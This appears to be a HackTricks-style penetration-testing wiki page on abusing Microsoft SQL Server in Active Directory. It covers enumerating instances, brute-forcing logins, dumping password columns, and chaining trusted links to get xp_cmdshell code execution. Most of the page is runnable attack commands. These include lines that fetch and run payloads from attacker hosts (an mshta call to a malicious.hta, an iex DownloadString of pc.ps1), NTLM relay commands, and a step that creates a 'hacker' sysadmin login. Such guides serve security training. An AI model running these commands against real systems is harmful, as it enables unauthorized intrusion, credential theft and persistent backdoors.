# MSSQL AD Abuse
{{#include ../../banners/hacktricks-training.md}}
## **MSSQL Enumeration / Discovery**
### Python

The [MSSQLPwner](https://github.com/ScorpionesLabs/MSSqlPwner) tool is based on Impacket. It supports authentication with Kerberos tickets and attacks through linked-server chains.[[1]](#references)
```shell
# Interactive mode
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth interactive
# Interactive mode with 2 depth level of impersonations
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -max-impersonation-depth 2 interactive
# Executing custom assembly on the current server with windows authentication and executing hostname command
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth custom-asm hostname
# Executing custom assembly on the current server with windows authentication and executing hostname command on the SRV01 linked server
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 custom-asm hostname
# Executing the hostname command using stored procedures on the linked SRV01 server
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 exec hostname
# Executing the hostname command using stored procedures on the linked SRV01 server with sp_oacreate method
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 exec "cmd /c mshta http://192.168.45.250/malicious.hta" -command-execution-method sp_oacreate
# Issuing NTLM relay attack on the SRV01 server
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 ntlm-relay 192.168.45.250
# Issuing NTLM relay attack on chain ID 2e9a3696-d8c2-4edd-9bcc-2908414eeb25
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -chain-id 2e9a3696-d8c2-4edd-9bcc-2908414eeb25 ntlm-relay 192.168.45.250
# Issuing NTLM relay attack on the local server with custom command
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth ntlm-relay 192.168.45.250
# Executing direct query
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth direct-query "SELECT CURRENT_USER"
# Retrieving password from the linked server DC01
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-server DC01 retrive-password
# Execute code using custom assembly on the linked server DC01
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth -link-server DC01 inject-custom-asm SqlInject.dll
# Bruteforce using tickets, hashes, and passwords against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -tl tickets.txt -ul users.txt -hl hashes.txt -pl passwords.txt
# Bruteforce using hashes, and passwords against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -ul users.txt -hl hashes.txt -pl passwords.txt
# Bruteforce using tickets against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -tl tickets.txt -ul users.txt
# Bruteforce using passwords against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -ul users.txt -pl passwords.txt
# Bruteforce using hashes against the hosts listed on the hosts.txt
mssqlpwner hosts.txt brute -ul users.txt -hl hashes.txt
```
### Enumerating from the network without domain session
```
# Interactive mode
mssqlpwner corp.com/user:lab@192.168.1.65 -windows-auth interactive
```
---
### PowerShell
The PowerShell module [PowerUpSQL](https://github.com/NetSPI/PowerUpSQL) provides discovery, auditing, and exploitation functions for SQL Server environments.[[2]](#references)
```bash
Import-Module .\PowerupSQL.psd1
```
### Enumerating from the network without domain session
```bash
# Get local MSSQL instance (if any)
Get-SQLInstanceLocal
Get-SQLInstanceLocal | Get-SQLServerInfo
#If you don't have an AD account, you can try to find MSSQL instances by scanning via UDP
#First, you will need a list of hosts to scan
Get-Content c:\temp\computers.txt | Get-SQLInstanceScanUDP –Verbose –Threads 10
#If you have some valid credentials and you have discovered valid MSSQL hosts you can try to login into them
#The discovered MSSQL servers must be on the file: C:\temp\instances.txt
Get-SQLInstanceFile -FilePath C:\temp\instances.txt | Get-SQLConnectionTest -Verbose -Username test -Password test
```
### Enumerating from inside the domain
```bash
# Get local MSSQL instance (if any)
Get-SQLInstanceLocal
Get-SQLInstanceLocal | Get-SQLServerInfo
#Get info about valid MSQL instances running in domain
#This looks for SPNs that starts with MSSQL (not always is a MSSQL running instance)
Get-SQLInstanceDomain | Get-SQLServerinfo -Verbose
# Try dictionary attack to login
Invoke-SQLAuditWeakLoginPw
# Search SPNs of common software and try the default creds
Get-SQLServerDefaultLoginPw
#Test connections with each one
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -verbose
#Try to connect and obtain info from each MSSQL server (also useful to check connectivity)
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose
# Get DBs, test connections and get info in one line
Get-SQLInstanceDomain | Get-SQLConnectionTest | ? { $_.Status -eq "Accessible" } | Get-SQLServerInfo
```
## MSSQL Basic Abuse
### Access DB
```bash
# List databases
Get-SQLInstanceDomain | Get-SQLDatabase
# List tables in a DB you can read
Get-SQLInstanceDomain | Get-SQLTable -DatabaseName DBName
# List columns in a table
Get-SQLInstanceDomain | Get-SQLColumn -DatabaseName DBName -TableName TableName
# Get some sample data from a column in a table (columns username & password in the example)
Get-SQLInstanceDomain | Get-SQLColumnSampleData -Keywords "username,password" -Verbose -SampleSize 10
#Perform a SQL query
Get-SQLQuery -Instance "sql.domain.io,1433" -Query "select @@servername"
#Dump an instance (a lot of CSVs are generated in the current directory)
Invoke-SQLDumpInfo -Verbose -Instance "dcorp-mssql"
# Search keywords in columns trying to access the MSSQL DBs
## This won't use trusted SQL links
Get-SQLInstanceDomain | Get-SQLConnectionTest | ? { $_.Status -eq "Accessible" } | Get-SQLColumnSampleDataThreaded -Keywords "password" -SampleSize 5 | select instance, database, column, sample | ft -autosize
```
### MSSQL RCE
It may also be possible to **execute commands** on the MSSQL host through `xp_cmdshell`.[[5]](#references)
```bash
Invoke-SQLOSCmd -Instance "srv.sub.domain.local,1433" -Command "whoami" -RawResults
# Invoke-SQLOSCmd automatically checks if xp_cmdshell is enable and enables it if necessary
```
Check in the page mentioned in the **following section how to do this manually.**
### MSSQL Basic Hacking Tricks
{{#ref}}
../../network-services-pentesting/pentesting-mssql-microsoft-sql-server/
{{#endref}}
## MSSQL Trusted Links
If one MSSQL instance trusts another through a linked-server configuration, a user with sufficient permissions can **use that trust relationship to execute queries on the other instance**. These links can be chained, potentially reaching a misconfigured server on which the user can execute commands.[[3]](#references)
**The links between databases work even across forest trusts.**
### Powershell Abuse
```bash
#Look for MSSQL links from an accessible instance
Get-SQLServerLink -Instance dcorp-mssql -Verbose #Check for DatabaseLinkId > 0
#Crawl trusted links, starting from the given one (the user being used by the MSSQL instance is also specified)
Get-SQLServerLinkCrawl -Instance mssql-srv.domain.local -Verbose
#If you are sysadmin in some trusted link you can enable xp_cmdshell with:
Get-SQLServerLinkCrawl -instance "" -verbose -Query 'EXECUTE(''sp_configure ''''xp_cmdshell'''',1;reconfigure;'') AT ""'
#Execute a query in all linked instances (try to execute commands), output should be in CustomQuery field
Get-SQLServerLinkCrawl -Instance mssql-srv.domain.local -Query "exec master..xp_cmdshell 'whoami'"
#Obtain a shell
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query 'exec master..xp_cmdshell "powershell iex (New-Object Net.WebClient).DownloadString(''http://172.16.100.114:8080/pc.ps1'')"'
#Check for possible vulnerabilities on an instance where you have access
Invoke-SQLAudit -Verbose -Instance "dcorp-mssql.dollarcorp.moneycorp.local"
#Try to escalate privileges on an instance
Invoke-SQLEscalatePriv –Verbose –Instance "SQLServer1\Instance1"
#Manual trusted-link query
Get-SQLQuery -Instance "sql.domain.io,1433" -Query "select * from openquery(""sql2.domain.io"", 'select * from information_schema.tables')"
## Enable xp_cmdshell and check it
Get-SQLQuery -Instance "sql.domain.io,1433" -Query 'SELECT * FROM OPENQUERY("sql2.domain.io", ''SELECT * FROM sys.configurations WHERE name = ''''xp_cmdshell'''''');'
Get-SQLQuery -Instance "sql.domain.io,1433" -Query 'EXEC(''sp_configure ''''show advanced options'''', 1; reconfigure;'') AT [sql.rto.external]'
Get-SQLQuery -Instance "sql.domain.io,1433" -Query 'EXEC(''sp_configure ''''xp_cmdshell'''', 1; reconfigure;'') AT [sql.rto.external]'
## If you see the results of @@selectname, it worked
Get-SQLQuery -Instance "sql.rto.local,1433" -Query 'SELECT * FROM OPENQUERY("sql.rto.external", ''select @@servername; exec xp_cmdshell ''''powershell whoami'''''');'
```
Another tool that can be used is [**SharpSQLPwn**](https://github.com/lefayjey/SharpSQLPwn):[[6]](#references)
```bash
SharpSQLPwn.exe /modules:LIC /linkedsql: /cmd:whoami /impuser:sa
# Cobalt Strike
inject-assembly 4704 ../SharpCollection/SharpSQLPwn.exe /modules:LIC /linkedsql: /cmd:whoami /impuser:sa
```
### Metasploit
You can easily check for trusted links using Metasploit.
```bash
#Set username, password, windows auth (if using AD), IP...
msf> use exploit/windows/mssql/mssql_linkcrawler
[msf> set DEPLOY true] #Set DEPLOY to true if you want to abuse the privileges to obtain a meterpreter session
```
Metasploit tries to abuse only the `OPENQUERY()` function. If command execution through `OPENQUERY()` fails, try the `EXECUTE` method **manually**, as described below.[[4]](#references)
### Manual - Openquery()
From **Linux** you could obtain a MSSQL console shell with **sqsh** and **mssqlclient.py.**
From **Windows**, you can also find the links and execute commands manually using an **MSSQL client such as** [**HeidiSQL**](https://www.heidisql.com).[[7]](#references)
_Login using Windows authentication:_
.png>)
#### Find Trustable Links
```sql
select * from master..sysservers;
EXEC sp_linkedservers;
```
.png>)
#### Execute queries in trustable link
Execute queries through the link (example: find more links in the new accessible instance):
```sql
select * from openquery("dcorp-sql1", 'select * from master..sysservers')
```
> [!WARNING]
> Check where double and single quotes are used, it's important to use them that way.
.png>)
You can continue traversing these trusted-link chains manually.
```sql
# First level RCE
SELECT * FROM OPENQUERY("", 'select @@servername; exec xp_cmdshell ''powershell -w hidden -enc blah''')
# Second level RCE
SELECT * FROM OPENQUERY("", 'select * from openquery("", ''select @@servername; exec xp_cmdshell ''''powershell -enc blah'''''')')
```
If you cannot perform actions such as `exec xp_cmdshell` through `OPENQUERY()`, try the `EXECUTE` method.
### Manual - EXECUTE
You can also abuse trusted links using `EXECUTE`:
```bash
#Create user and give admin privileges
EXECUTE('EXECUTE(''CREATE LOGIN hacker WITH PASSWORD = ''''P@ssword123.'''' '') AT "DOMINIO\SERVER1"') AT "DOMINIO\SERVER2"
EXECUTE('EXECUTE(''sp_addsrvrolemember ''''hacker'''' , ''''sysadmin'''' '') AT "DOMINIO\SERVER1"') AT "DOMINIO\SERVER2"
```
## Local Privilege Escalation
The **MSSQL service account** often has the **`SeImpersonatePrivilege`** user right, which allows the account to impersonate a client after authentication.
A strategy that many authors have come up with is to force a SYSTEM service to authenticate to a rogue or man-in-the-middle service that the attacker creates. This rogue service is then able to impersonate the SYSTEM service whilst it's trying to authenticate.
[SweetPotato](https://github.com/CCob/SweetPotato) collects several of these techniques and can be executed through Beacon's `execute-assembly` command.[[8]](#references)
### SCCM Management Point NTLM Relay (OSD Secret Extraction)
See how the default SQL roles of SCCM **Management Points** can be abused to dump Network Access Account and Task-Sequence secrets directly from the site database:
{{#ref}}
sccm-management-point-relay-sql-policy-secrets.md
{{#endref}}
## References
- [1] [ScorpionesLabs – MSSqlPwner](https://github.com/ScorpionesLabs/MSSqlPwner)
- [2] [NetSPI – PowerUpSQL](https://github.com/NetSPI/PowerUpSQL)
- [3] [Microsoft Learn – Linked servers (Database Engine)](https://learn.microsoft.com/en-us/sql/relational-databases/linked-servers/linked-servers-database-engine?view=sql-server-ver17)
- [4] [Microsoft Learn – OPENQUERY](https://learn.microsoft.com/en-us/sql/t-sql/functions/openquery-transact-sql?view=sql-server-ver17)
- [5] [Microsoft Learn – xp_cmdshell server configuration option](https://learn.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option?view=sql-server-ver17)
- [6] [lefayjey – SharpSQLPwn](https://github.com/lefayjey/SharpSQLPwn)
- [7] [HeidiSQL](https://www.heidisql.com)
- [8] [CCob – SweetPotato](https://github.com/CCob/SweetPotato)
{{#include ../../banners/hacktricks-training.md}}